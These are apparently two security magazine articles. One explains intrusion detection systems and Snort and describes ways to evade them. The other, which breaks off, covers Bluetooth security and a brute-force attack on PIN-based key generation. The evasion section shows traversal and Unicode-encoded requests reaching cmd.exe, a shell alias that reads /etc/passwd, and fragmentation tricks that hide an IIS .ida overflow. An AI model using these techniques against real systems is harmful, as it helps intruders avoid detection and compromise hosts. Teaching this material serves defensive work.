Nowadays, when we talk about information security, we can often hear terms such as Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS) or a mixture of both – Intrusion Detection and Prevention Systems (IDPS). The goal of IDSs is to identify attacks or security breaches by monitoring network and host activities. A detailed IDS technology overview is necessary to understand how it works.

An IDS may be compared to a home burglar alarm – if malicious activity is being attempted, some kind of response will be triggered. If more sensors are deployed, there will be tighter security, because each sensor is good at detecting certain type of activity (such as doors or windows opening, volumetric detection, etc.). But, like all other automated systems, an IDS can go down, produce false alarms or be bypassed by knowledgeable technicians.

The Intrusion Detection System first appeared in the early 1980s; it was a research project done by US government and some military organizations. The technology rapidly evolved through a decade and in the late 1990s commercial solutions came to market. Since then, a lot of products and lots of resources have been put into research and a new IT job was born – the *intrusion analyst*.

The origin of the IDS is found in the auditing activity, well documented in a book titled *A Guide to Understanding Audit in Trusted Systems* (it was published as part of the US Department of Defence's *Rainbow Series*), also known as *The Tan Book*. Its authors defined auditing as *an independent review and examination of system records and activities*. Basi-

What You Will Learn...

- what intrusion detection systems are,
- how to evade IDS solutions,
- how to protect from evading such systems.

What You Should Know...

- you should have a basic knowledge about the HTTP protocol,
- basic knowledge about TCP/IP protocols is needed,
- you should know how to use UNIX and Windows command shell.

About the Author

Antonio Merola works as senior security expert for Telecom Italia. During his professional career, he has been involved in many aspects of security. As a freelancer he serves several companies as consultant and instructor on a wide variety of security topics. He has published IT articles in several Italian magazines. His recent interests include honeypots and IDS/IPS security solutions.



(i.e., close connection)
Countermeasure (C) Box
(i.e., detection of phf string in session)
Pattern-Matching Signature Analysis
(i.e., store contents of connection on disk)
Storage (D) Box
Passive Protocol Analyzer
(i.e., TCP stream reconstruction)
Ethernet

Figure 1. *CIDF model of a NIDS*

cally, auditing provides the capability to reconstruct events and to discover ilegal activity.

First steps in IDS development were made by James Anderson for the US Air Force. His scientific publication from 1980 described reducing audits only to relevant security information and discerning normal from abnormal activity. Later, the *Network System Monitor* – a system built at the University of California – was shown to the public. It was capable of detecting intrusions, introducing correlation between anomalous activities and computer misuse.

Intrusion Detection Solutions

There are three different approaches to intrusion detection. The first one is the widely used *Network Intrusion Detection System* (NIDS) that passively analyzes network traffic, looking for illegitimate activity. The second one is *Host Intrusion Detection System* (HIDS) that runs on the monitored host and looks for intruders. And the third and least popular system is the *Network Node Intrusion Detection System* (NNIDS) – a hybrid solution resembling the mentioned NIDS, but analyzing only a portion (node) of network traffic. The approach of detection varies from analysing network activity by looking for specific patterns (signatures) to performing statistical analysis on activity by determining whether the data has been modified or not. The analysis type can be understood better by looking at Figure 1.

The *Common Intrusion Detection Framework* (CIDF) is a set of components that together define an IDS (the goal is to create a model for designing IDS). These components include event generation, analysis engines, storage mechanisms and even countermeasures. Most intrusion detection systems simply look for patterns of known attacks – they are called signatures, just like antivirus definitions. The main difference lays in the amount; an IDS may check approximately 200,000 signatures, compared to 15,000 signatures checked by common antivirus software.

How is the data checked? There are least accurate *header based signatures*, where IDS looks for specifics fields in packet headers – for example they look for a destination TCP port 80 (a stateless packet inspection). There are also more intelligent *pattern matching signatures* – an IDS searches for a match for content strings on a single packet or a stream of packet (a stateful packet inspection).

To be more precise, there are also:

- *protocol based signatures*, where IDS inspects data to verify that RFC specifications are respected,
- *heuristic based signatures*, where an IDS inspection is per statistical evaluation,
- *anomaly based signatures*, where an IDS triggers alerts when abnormal traffic is noticed.

Snort – the War Pig

Snort is a free tool developed in 1998 by Martin Roesch of Sourcefire team. Today, it is used worldwide in corporations, universities, government agendas, etc. – *Snort* documentation is available in more than 10 languages. The most recent release as of May 2005 is *Snort* 2.3.3, available for download from *http://www.snort.org*.
Snort can be configured to work in three main modes:

- a sniffer,
- a packet logger,
- a network IDS.

The latter is the most complex and configurable mode. The software analyzes network traffic regarding defined rules and perfoms some action (i.e. triggers an alert). The *Snort* manual page and the output of `snort -?` command contain information on how to run it in different modes. For instance, enabling NIDS mode is as simple as typing:

```
# snort -dev -l ./log \
  -h 10.10.10.0/24 -c snort.conf
```

where the last file specified is the name of our rules file. Each packet will be checked in order to find a matching rule; when this happens, an action will be taken.
Some example signatures are shown in Table 1.

The most popular IDS software is *Snort.* With preprocessors and plugins enabled it is able to do all of them, except anomaly signatures (see Inset *Snort – the War Pig*).

One may encounter some problems with intrusion detection activity, though. The first one concerns alerting – a system needs to be properly tuned for the specific environment to obtain possibly the smallest amount of false alerts. There are both *false positive* or *false negative* alerts. A false positive alert occurs when an IDS alarms about suspicious activity but an in-depth analysis shows that network traffic was legitimate, while false negative occurs when illegitimate activity is being done but no alerts are triggered. A typical network IDS implementation is shown on Figure 2.

Microsoft Index Server Bug

One of the most spectacular examples of the mentioned vulnerability is a bug that affected (and still affects) *Microsoft Windows Indexing Server 2.0* and *Windows NT/2000/XP* Indexing Service. These services are required for installation of *Microsoft IIS* web server.

The reason of the bug is that *IIS* installation process requires some DLLs to be installed. One of them is the *idq.dll* shared library that provides, among other things, support for administrative scripts (with *.ida* extension). This file contains an unchecked buffer in the section responsible for handling URL addresses. Since *idq.dll* runs as the System service, the intruder, if succesfully exploits this bug, would gain total control over the attacked system.

What is even worse, the *idq.dll* process doesn't need to be running in order to conduct a successful attack – the indexing service only needs to be requested by the attacker. Establishing a HTTP protocol connection and sending a specially crafted HTTP request is enough for the attacker to succeed.

A complete patch for this bug was released in 2002 (a year after it had been discovered), although there are still many vulnerable servers out there – many Microsoft Windows administrators don't apply suggested security updates.

Intrusion Detection Evasion

IDS solutions are very useful and allow the elimination of most of the attack threats. However, evading signature-based intrusion detection is possible. Typically, it is done with the following techniques:

- obfuscation,
- fragmentation,
- denial of service.

These metods make use of an activity that causes the IDS to see a different stream of data than the end-system, or to deactivate the IDS systems with a DoS attack.

Obfuscation

Most intrusion detection systems identify attacks by signature analysis. Signature analysis simply refers to the fact that the IDS is programmed to interpret a certain series of packets or a certain piece of data contained in those packets, as an attack. For example, an IDS that watches web servers might be programmed to look for a crafted packet; most methods involve, of course, the HTTP protocol, but all text based applications – such as SQL query – are involved, too. For example, a typical *cgi-bin* request has the following standard HTTP format:

```
GET /cgi-bin/script.cgi HTTP/1.0
```

Now let's look at the following code:

```
GET /cgi-bin/something_dangerous.pl ↵
  HTTP/1.0
```

In a web environment, a double period indicates the parent directory, while a single period represents the current directory. Then the following code is the same as the previous, but for a signature-based IDS these might be two different things:

```
GET /./././cgi-bin/./././/↵
  something_dangerous.pl HTTP/1.0
```

Also, for example, one can type this request:

```
GET /cgi-bin/subdirectory/../↵
  something_dangerous.pl  HTTP/1.0
```




Figure 2. *A Network Intrusion Detection System*

Table 1. *Example snort signatures*

Type of Signature	String
packet header signature	`alert tcp any any -> $HOME _ NET any (flag: SF; msg: "SYN-FIN scan")`
pattern matching signature	`alert udp $EXTERNAL _ NET any -> $HOME _ NET 53 (msg: "DNS named version attempt"; content:"|07|version")`
protocol signature	`preprocessor: http _ decode 80`
heuristic signature	`alert icmp any any -> $HOME _ NET any (msg: "Large ICMP packet"; dsize > 800)`

In this case, we request a subdirectory and then use the `/../` command to move back up to the parent directory and execute the target script. This technique is called *directory traversal*, and it is currently one of the most popular methods.

The above method is not the only possibility. A mechanism for supporting all worldwide languages is called Unicode. A web server that supports Unicode will correctly replace the Unicode value with the ASCII character.

From a web server's point of view, this example string:

```
../../c:\winnt\system32\cmd.exe
```

and the following HTTP request:

```
%2e%2e%2f%2e%2e%2fc:↵
  \winnt\system32\cmd.exe
```

are the same. However, an IDS might not interpret both as the same. The *CodeRed* worm utilizes the *.ida* buffer overflow vulnerability (a bug in Microsoft's *Index Service* see Inset *Microsoft Index Server Bug*) to exploit systems so that it can propagate itself. If you send a `%u` encoded request, you might bypass some IDS's checking for *.ida*. This is because the character `a` can be encoded as `U+0061` in Unicode, so the following request:

```
GET /himom.id%u0061 HTTP/1.0
```

won't generate any alert. This type of IDS evasion is also known as *%u encoding IDS bypass vulnerability.*

There are various tools to test evasion techniques, but the most widely used software for this purpose is *whisker* (see Inset *Whisker – an Anti-IDS Tool*).

Now let's turn our attention to HIDS (Host-based Intrusion Detection Systems) for a short while. If we have an already compromised host with a HIDS, we will have to make some adjustments in order to avoid signature matching. All modern operating systems allow the use of shell aliases and environment variables. For *NIX systems, a dangerous example would be something like:

```
# alias list_p=`more /etc/passwd`
```

The following Windows example could be similarly dangerous:

```
C:\> set shell=c:\winnt\system32\cmd.exe
```

With such a host and properly defined aliases, typing `list _ p` or `%shell% /c dir c:` will not generate any alerts.

Fragmentation

The problem with fragmentation reassembly is that the IDS needs

Whisker – an Anti-IDS Tool

Whisker is a software tool designed to scan for web servers vulnerabilities bypassing Intrusion Detection Systems. It automates a variety of such anti-IDS attacks. Because of this, it is known as an *anti-IDS* (AIDS). Technically speaking, it is a CGI scanner that finds web vulnerabilities.

The following parameters are responsible for certain evasion methods:

- `-I 1` – IDS-evasive mode 1 (URL encoding),
- `-I 2` – IDS-evasive mode 2 (`/./` directory insertion),
- `-I 3` – IDS-evasive mode 3 (premature URL ending),
- `-I 4` – IDS-evasive mode 4 (long URL),
- `-I 5` – IDS-evasive mode 5 (fake parameter),
- `-I 6` – IDS-evasive mode 6 (TAB separation – not usable for NT/IIS),
- `-I 7` – IDS-evasive mode 7 (case sensitivity),
- `-I 8` – IDS-evasive mode 8 (Windows delimiter),
- `-I 9` – IDS-evasive mode 9 (session splicing – rather slow),
- `-I 0` – IDS-evasive mode 0 (NULL method).

Whisker has another useful evasion method called *session splicing*. It divides the string across several packets at a time, so string matching is inefficient. For example, if we would like to send a string `GET /`, whisker would split it into five packets containing repectively: `G`, `E`, `T`, `20` (hexadecimal representation of a space character) and `/`.

In order to avoid being fooled by these techniques, the IDS would have to fully understand the session, which is difficult and processor intensive. The following *Snort* rule detects *Whisker* traffic destined to port 80 with the ACK flag set, a space (`0x20`) in the payload and a *dsize* of 1 (*catch the first two bytes*):

```
alert tcp $EXTERNAL_NET any ->↵
  $HTTP_SERVERS 80 (msg:↵
  "WEB-MISC whisker space splice attack");↵
  content:"|20|"; flags:A+; dsize:1;↵
  reference:arachnids,296;↵
  classtype:attempted-recon; reference
```

Nevertheless, one has to be aware that this method can be easily modified in order to evade the IDS.

to keep the packet in memory and fully reassemble the packet before comparing it to the signature string. The IDS also needs to understand how the packet will be reassembled by the destination host.

The most common fragmentation techniques are: *fragment overlap*, *fragment overwrite* and *fragment time-out*.

Fragment Overlap

Fragment overlap occurs, when a host reassembling a sequence of fragments reports that one of the received packets contains a fragment which overwrites data from a previous fragment.

Let's assume the first fragment contains `GET x.idx` string, and the second one contains `a?` String (see Figure 3). When the packets are assembled, the second fragment overwrites the last byte of the first fragment. After reassembling the packets on the destination host, the whole string would be `GET x.ida?`. In Microsoft IIS server or on Windows systems with *Indexing Service* enabled, this would result in a buffer overflow.




Figure 3. *Fragment overlap IDS evasion*




Figure 4. *Fragment overwrite technique*




Figure 5. *Fragmentation timeout technique*

Fragment Overwrite

The difference between fragment overlapping and fragment overwriting is that in the latter case a complete fragment overwrites the previous fragment (see Figure 4). Again, let's assume we have three fragments to send:

- fragment 1 – `GET x.id` string,
- fragment 2 – some random junk,
- fragment 3 – `a?`.

Depending on the way in which the host reassembles the fragments (i.e. whether it favors old or new fragments), this could be a buffer overflow attempt or some accidental (nonexistent) URL.

Fragmentation Timeouts

The timeout is dependent on how long the IDS stores fragments in memory before discarding the packet. Most systems will timeout an incomplete fragment in 60 seconds. If the IDS does not handle the fragment for 60 seconds, it is possible to send packets in the following way:

- fragment 1 – `GET x.id` with MF (*more fragments*) bit set,
- fragment 2 – `a?` (X seconds later).

If the IDS doesn't hold on to the initial fragment for X seconds, it is possible to evade the IDS.

Fragmentation can be combined with some other techniques, i.e.

Useful Terms

- IDS (Intrusion Detection System) – a program that identifies attacks or security violations by monitoring network and host activities.
- IPS (Intrusion Prevention System) – software that rejects access from remote sources of intrusion.
- IDPS – a system that consists of both IDS and IPS.
- HIDS (Host Intrusion Detection System) – an IDS that runs on the monitored host and looks for intruders.
- NIDS (Network Intrusion Detection System) – an IDS that passively analyzes network traffic, looking for illegitimate activity.
- NNIDS (Network Node Intrusion Detection System) – a hybrid solution resembling NIDS, but analyzing only a portion (node) of network traffic.
- AIDS (Anti-IDS) – a tool that allows bypassing IDS signature-based detection.
- CIDF – a set of components defining an IDS.
- signature – a set of rules that allows IDS to identify a threat.
- buffer overflow – an error that occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.

Listing 1. *Default Snort signature for the .ida buffer overflow*

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 ↵
  (msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; ↵
  dsize:>239; flags:A+; reference:arachnids,552;  ↵
  classtype:web-application-attack; ↵
  reference:cve,CAN-2000-0071; sid:1243; rev:2;)
```

expiring TTL values. If the host is enough hops behind the IDS, the IDS can see a packet that expires before reaching the destination host:

- packet 1 – `GET x.id` with TTL>2,
- packet 2 – `s_evasion.html` with TTL=1,
- packet 3 – `a?` with TTL>2.

In this example, the IDS will consider the request to be `GET x.ids_evasion.html`; but if the second packet will timeout before arriving to the host, the host will see `GET x.ida?`.

The default *Snort* signature for the *.ida* buffer overflow (see Listing 1) might not catch any of these fragmentation techniques (exceptions depend on whether preprocessor codes like *frag2* are used – this kind of code is run before the detection engine).

However *Snort* has a signature to detect fragmented packets:

```
alert ip $EXTERNAL_NET any ↵
  -> $HOME_NET any (msg:"MISC ↵
  Tiny Fragments"; fragbits:M; ↵
  dsize: < 25; classtype:bad-unknown; ↵
  sid:522)
```

Such techniques can be defeated as well. In the case of *.ida* exploit it doesn't really matter what URL is requested, so you could execute the frontal attack with plenty of garbage data to prevent fragment rule triggering:

- packet 1 – `GET long_string_to_avoid_detection.com`,
- packet 2 – `a?`.

Dug Song has released *fragroute*, a tool to check for many of the fragmentation vulnerabilities. *Snort* has recently implemented checks and methods to catch much of this network level trickery, so a new official release should contain many of these checks.

Denial of Service (DoS)

The goal of DoS activity is overloading the IDS so that it will eventually colapse. It is done by compromising system resource availability, starving processes, exhausting network bandwidth, memory, CPU and disk space. If someone creates too much network traffic, the IDS's ability to copy packets from wire into buffer and kernel is compromised, so incoming packets are dropped, of course. Moreover, if one sends lots of chaotic traffic, a lot of memory is needed in order to reassemble data, causing an out of memory condition for incoming packets. Fragmented IP traffic requires large amounts of CPU cycles and this can be too expensive as well.

Anyway, a typical flood attack needs several systems in order to exceed the growing IDS capacity, while exploiting a bug needs only one system (but is more difficult than the first case). Signatures are always prepared following a new type of a DoS attack, it's only a question of time.

The Eternal Struggle


Even though some of the described techniques are no longer valid or valid only with some particular IDS tools, the logic behind them remains the same. False positives and negatives, DoS attacks, etc. make these systems useless as security mechanisms as long as they are not well configured and maintained. Adding honeypots, IPS, etc. to the networked systems will certainly make them more robust to break down. ■

On the Net

- *http://www.monkey.org/~dugsong/fragroute* – a homepage of the *fragroute* tool,
- *http://www.snort.org* – *Snort* site: the program, documentation and signatures,
- *http://www.wiretrip.net/rfp* – *Whisker* CGI scanner,
- *http://sans.org/rr* – plenty of whitepapers regarding IDS solutions,
- *http://www.microsoft.com/technet/security/bulletin/MS01-033.mspx* – *.ida* buffer overflow bug.

Bluetooth Connection Security

Tomasz Rybicki



Bluetooth is rapidly gaining popularity throughout the world, with some 1.5 billion devices expected to support the technology by the end of 2005. However, Bluetooth can also be used for malicious purposes, such as snooping into private data, causing financial losses or even locating the device owner.

The number of devices capable of Bluetooth communication is growing day by day (see Inset *Hopping Bluetooth*). Some of the protocol's uses include connecting a laptop to the Internet via a mobile phone, using wireless telephone headsets, building office networks... The possibilities are practically limitless.

Unfortunately, the protocol is not too secure, and in this case its flexibility translates into increased risk for the user. The first Bluetooth viruses have already appeared. *Cabir* is probably the best known recently, but it is by no means the only one – there is also *Dust*, which infects PDAs, and *Lasco*, which is similar to *Cabir*, but much more dangerous.

Due to the growing popularity of Bluetooth, a look at the associated safety issues seems a good idea. We'll start by examining the security measures outlined in the specification and then go on to known tools and methods for attacking Bluetooth-enabled devices. Finally, we will take a look at Bluetooth viruses: how they spread, how they operate and how they can be removed.

Thus Spake the Specification

The Bluetooth specification defines three security levels that have to be implemented in devices:

What You Will Learn...

- how to detect Bluetooth-enabled devices,
- how to attack detected devices,
- how to deal with Bluetooth viruses.

What You Should Know...

- the very basics of the Bluetooth protocol.

About the Author

Tomasz Rybicki is a member of the Mobile and Embedded Applications Group at the Warsaw Polytechnic Institute of Telecommunications (*http://meag.tele.pw.edu.pl*). His main interest is in mobile applications for the J2ME platform.
Contact with the author: *trybicki@autograf.pl*.

Hopping Bluetooth

Bluetooth operates on a frequency of 2.4 GHz, or rather on frequencies in the range 2402–2480 MHz. The Bluetooth band is divided into 79 channels, each with a bandwidth of 1 MHz, and communicating devices switch (hop) between the available channels. If the devices are suitably synchronised, the physically segmented transmission makes up one logical communication channel.

For an external observer, the data sent by a Bluetooth device is just a series of impulses transmitted on seemingly random frequencies. However, the communicating devices switch channels according to a specified algorithm, different for each connection in a given area.

The first phase of establishing a connection involves the client tuning into the server's channel hopping algorithm and frequency. From that moment on, both devices switch channels in sync, which is no mean feat as the channel change takes place 1600 times a second. Snooping on Bluetooth communication between two devices therefore requires intercepting the connection initiation sequence, where one of the devices transmits its switching algorithm.

If many devices are communicating in the same area, then is likely that at some point two pairs of devices will attempt to communicate on the same channel. Fortunately this is not a problem, as the data transmission protocol handles such situations on the connection level by repeating transmission of the previous packet on the next free channel.

Bluetooth communication has a range from less than 10 metres to over 100 metres (depending on the power of the transmitter and receiver). In practice, most devices are fitted with low-power antennas, which reduces the production cost and power consumption (an important consideration for battery-powered devices). This means that intercepting a connection would require the attacker to be within several metres of the target device, though in reality this is a minor inconvenience, seeing as there are hundreds of places where an attack can be conducted in this kind of proximity (just think of the arrivals hall at an airport).

- level 1 – no security,
- level 2 – service-level security,
- level 3 – connection-level security.

The default configuration for most Bluetooth devices is operation without any security measures, so they don't perform authentication (verification of identity) or authorisation (checking access rights), not no mention encrypting the data being transmitted. Encryption is sometimes performed on the application level (level 2).

It is, however, perfectly possible to have Bluetooth perform connection-level authentication and authorisation – you simply need to configure the device so it demands authentication, authorisation and data encryption for incoming connections and announces these requirements while initiating a connection.

Any Bluetooth-enabled device provides five basic elements of connection security, used for generating keys and implementing data encryption on the second and third security levels. The elements are:

- device address – a 48-bit unique address for a particular device, as specified by the IEEE (*Institute of Electrical and Electronic Engineers*);
- private encryption key – a key used for encrypting data, from 8 to 128 bits in length (depending on regulations in the manufacturer's country of origin);
- private authentication key – a key used for verifying the user's identity from 8 to 128 bits in length (depending on regulations in the manufacturer's country of origin);
- the RAND number – a pseudo-random 128-bit number generated by the device at specified intervals;
- key-generating algorithms – E0, E21 and E22 (see Inset *Bluetooth and E algorithms*).

As already mentioned, level 2 security involves encrypting transmitted data. Encryption uses a key from 8 to 128 bits in length, generated using the E0 algorithm. The key length depends on a number of factors, most notably the computing power of the device and the legal regulations in its country of manufacture. Communication can involve devices using keys of different lengths, so establishing an encrypted connection requires devices to negotiate a common key size.

Level 3 security is enforced by connection-level authentication and authorisation, with the connection key being the most important component. This key is used whenever a network connection needs to be secured, regardless of the number of devices participating in communication – it is a 128-bit pseudo-random number. The key can be temporary, i.e. valid only for the duration of the current session, or permanent, in which case it can be reused to authenticate known devices in the future. The key can be generated in a number of ways, depending on the application, the number of devices communicating and the type of communication:

- The device key can serve as the connection key. The device key is generated using the E21 algorithm when a device is first started. It is stored in permanent memory and rarely changed. The currently running application decides which key is to be used for initiating a connection.
- The connection key can be a combination key, generated by combining information taken from the communicating devices. A combination key is generated for a pair of specific devices. Each device is assigned a pseudo-random number which is then used to generate a partial key using the E21 algorithm. Devices then exchange the partial keys and use them to calculate the combination key.

- Communication between a larger number of devices requires the main key, generated by the server device. The process starts with the device generating two 128-bit pseudo-random numbers, which are then used to generate the main key using the E22 algorithm. The server device then generates a third pseudo-random number and sends it to the client. This number is combined with the current connection key to give the transmission key. Now the server device generates another key by XOR-ing the main key and the transmission key and sends this to the client, which uses it to calculate the main key,
- Establishing a connection between two devices communicating for the first time requires an initialisation key, generated using both the devices' PIN codes, the hardware address of the device initiating the connection and a 128-bit pseudo-random number generated by the device accepting the connection (E22 algorithm). The resulting key is then used to transmit the connection key and is subsequently destroyed.

Attack!

The first and most significant weakness of the security model outlined above is the E22 algorithm, which uses the PIN code to calculate the key. The code is in fact the only secret element of the algorithm, as all the other components are transmitted between devices in plain text.

Attacking E22

Let's take a closer look at the process of initiating a connection between two devices communicating for the first time. For the sake of argument, let's say that device B is trying to establish a connection with device A. Figure 1 shows the negotiation phases.

Device A responds to device B's communication request by generating the pseudo-random number RAND and sending it to B in plain text. The number is then combined with device PIN codes and code lengths to generate the number K, which is never transmitted. The devices then generate two pseudo-random numbers ($RAND_A$ and $RAND_B$) and send them to each other after XORing with the number K.

Now that the devices know each other's addresses and random numbers ($RAND_A$ and $RAND_B$), they generate the connection key LK_{AB}. This key and the pseudo-random number CH_RAND_A generated by device A are used to calculate the SRES number. Device A will only accept an incoming connection from device B if the value returned by B, calculated using the CH_RAND_A number sent previously, is equal to the value calculated by A. This final verification works both ways – device B can verify A by sending a CH_RAND_B number and comparing the returned result with its own calculations.

The attack targets are: PIN codes, the K key used to generate the LK connection key and finally the connection key itself (later used to generate the encryption key).

With a bit of effort, it is possible to intercept the values of RAND, C_A, C_B, CH_RAND and $SRES_B$. This requires synchronisation with the Bluetooth frequency hopping algorithm, which is not an easy task. Another way is to record the entire frequency spectrum and perform analysis and calculations offline. Both methods require specialist hardware (specialist meaning expensive – a spectrum recorder costs several thousand euros) and are therefore inaccessible to mere mortals.

However, let's assume that the target device contains data so valuable that hardware costs are irrelevant. Once we've recorded and analysed the spectrum, we have the numbers RAND, C_A, C_B, CH_RAND and $SRES_B$. How do we set about finding the PIN, K and K_{AB}? The suggested algorithm uses brute force to calculate SRES values for consecutive PIN codes. Listing 1 shows a script for calculating these values. When the script completes, we know that CR_SRES=SRES, and therefore CR_LK_A=LK_A, CR_LK_B=LK_B and CR_K=K.

This attack method requires a large number of steps, which restricts its use to an offline attack. Each step involves generating a different PIN code and running calculations for it. The power of this attack lies in the fact that a PIN code is usually very short – after all, who would bother keying in a ten-digit number, not to mention memorising it. What's more, the PIN code often has the default value of 0000, which renders the calculation cycles altogether unnecessary.

This method of attack has the additional bonus that it's easy to discover the encryption key. The encryption key is generated from the connection key and a pseudo-random number transmitted in plain text (once again). Once we have the connection key (having run the E22 attack), we only need to intercept the pseudo-random number to calculate the encryption key.

Bluetooth and E Algorithms

Bluetooth makes use of several algorithms to generate the connection key. The most important of these are E0, E21 and E22.

E0 is an encryption algorithm which makes use of four independent feedback registers and a finite-state machine for introducing a non-linear element, thus making it harder to compute the initial state of the registers on the basis of output data.

E21 is an algorithm for generating the device key, based on the SAFER+ algorithm. E22 is used to generate the connection key and is very similar to E21 (and also based on SAFER+). Finally, E3 is a data encryption algorithm.

Detailed descriptions of all the algorithms can be found in the Bluetooth specification (*https://www.bluetooth.org/spec*).

